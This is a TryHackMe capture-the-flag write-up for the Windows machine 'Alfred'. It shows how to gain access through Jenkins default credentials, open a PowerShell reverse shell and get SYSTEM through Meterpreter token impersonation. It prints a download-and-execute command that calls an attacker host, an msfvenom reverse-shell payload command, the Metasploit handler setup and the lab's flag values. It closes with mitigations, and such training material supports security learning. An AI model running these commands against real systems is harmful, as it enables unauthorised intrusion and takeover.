Alfred
A step-by-step guide to exploiting Jenkins misconfiguration and performing Windows token impersonation privilege escalation.

Alfred - TryHackMe Writeup
Alfred is a Windows-based machine focused on exploiting Jenkins misconfiguration and performing Windows token impersonation for privilege escalation.
Difficulty: Medium ⭐⭐
Operating System: Windows
Themes: Jenkins Exploitation, Windows Token Impersonation, Privilege Escalation
Objectives
- Gain initial access via Jenkins default credentials
- Establish a reverse shell using PowerShell
- Escalate privileges through Windows token impersonation
- Capture both user and root flags
Reconnaissance
Nmap Scan
Started with a comprehensive Nmap scan:
1
nmap -Pn -sCV -T5 10.10.96.249
Results:
1
2
3
4
5
6
7
PORT     STATE SERVICE    VERSION
80/tcp   open  http       Microsoft IIS httpd 7.5
3389/tcp open  tcpwrapped
8080/tcp open  http       Jetty 9.4.z-SNAPSHOT
| http-robots.txt: 1 disallowed entry
|_/
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Key Findings:
- Port 80: Microsoft IIS web server (default page)
- Port 8080: Jetty server hosting Jenkins
- Port 3389: RDP service enabled
Web Enumeration
Port 80 - IIS Server:
Displays the default Microsoft IIS welcome page.
Port 8080 - Jenkins Dashboard:

Credentials Discovery:
The login form shows asterisks indicating 5-character credentials. Default credentials admin:admin successfully grant access to the Jenkins dashboard.
Initial Access
Jenkins Command Execution
After logging into Jenkins:
Navigate to Project Configuration:

- Prepare Reverse Shell:
Used Nishang’sInvoke-PowerShellTcp.ps1script:1 2 3 4 5 6 7 8 9 10 11 12 13 14
# Nishang reverse shell script function Invoke-PowerShellTcp { [CmdletBinding(DefaultParameterSetName="reverse")] Param( [Parameter(Position = 0, Mandatory = $true, ParameterSetName="reverse")] [Parameter(Position = 0, Mandatory = $false, ParameterSetName="bind")] [String] $IPAddress, [Parameter(Position = 1, Mandatory = $true, ParameterSetName="reverse")] [Parameter(Position = 1, Mandatory = $true, ParameterSetName="bind")] [Int] $Port ) }
- Setup Infrastructure:
1
2
3
4
5
# Start Python web server
python3 -m http.server 4444

# Start Netcat listener
nc -nlvp 9999

- Execute Reverse Shell via Jenkins:
Added this command in Jenkins build configuration:1
powershell iex (New-Object Net.WebClient).DownloadString('http://10.11.145.45:4444/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 10.11.145.45 -Port 9999
- Trigger Build:

Shell Access Obtained
1
2
Windows PowerShell running as user bruce on ALFRED
PS C:\Program Files (x86)\Jenkins\workspace\project>
User Flag Capture
1
2
PS C:\Users\bruce\Desktop> type user.txt
79007a09481963edf2e1321abd9ae2a0
Meterpreter Migration
Generating Payload
1
msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.11.145.45 LPORT=6060 -f exe -o shell.exe
Transfer and Execution
- Host payload:
1
python3 -m http.server 9999 - Download on target:
1
(New-Object System.Net.WebClient).DownloadFile('http://10.11.145.45:9999/shell.exe','shell.exe')
- Setup Metasploit handler:
1
2
3
4
5
msf6 > use exploit/multi/handler
msf6 > set payload windows/meterpreter/reverse_tcp
msf6 > set LHOST 10.11.145.45
msf6 > set LPORT 6060
msf6 > run
- Execute payload:
1
Start-Process shell.exe
Meterpreter Session Established
1
2
meterpreter > getuid
Server username: ALFRED\bruce
Privilege Escalation
Token Impersonation with Incognito
- Load incognito extension:
1
meterpreter > load incognito - List available tokens:
1
2
3
4
5
6
7
8
meterpreter > list_tokens -g

Delegation Tokens Available
========================================
BUILTIN\Administrators
BUILTIN\Users
NT AUTHORITY\Authenticated Users
... [truncated for brevity]
- Impersonate Administrator token:
1
2
meterpreter > impersonate_token "BUILTIN\Administrators"
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
- Verify privilege escalation:
1
2
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
Root Flag Capture
1
2
3
meterpreter > cd C:\Users\Administrator\Desktop
meterpreter > type root.txt
dff0f748678f280250f25a45b8046b4a
Alternative Path: The root flag is also located at C:\Windows\system32\config\root.txt
Key Takeaways
Attack Path Summary:
1
2
3
Port Scanning → Jenkins Discovery → Default Credentials →
Command Execution → PowerShell Reverse Shell → Meterpreter Migration →
Token Impersonation → SYSTEM Access
Vulnerabilities Exploited:
- Default Jenkins Credentials -
admin:admincredentials - Jenkins Build Command Execution - Unrestricted command execution in builds
- Windows Token Misconfiguration - Available Administrator tokens for impersonation
Mitigation Strategies:
- For Jenkins:
- Change default credentials immediately
- Restrict build permissions
- Implement role-based access control
- Regular security updates
- For Windows Token Security:
- Implement User Account Control (UAC)
- Restrict token privileges
- Regular security auditing
- Principle of least privilege for service accounts
- General Security:
- Network segmentation
- Regular vulnerability assessments
- Security awareness training
Tools Used:
- Nmap - Port scanning and service enumeration
- Nishang - PowerShell reverse shell script
- Metasploit - Payload generation and handler
- Incognito - Token impersonation extension
- Netcat - Reverse shell listener
Find me online:
• TryHackMe: t4t4r1s
• LinkedIn: Mustafa Eltayeb
• X: @mustafa_altayeb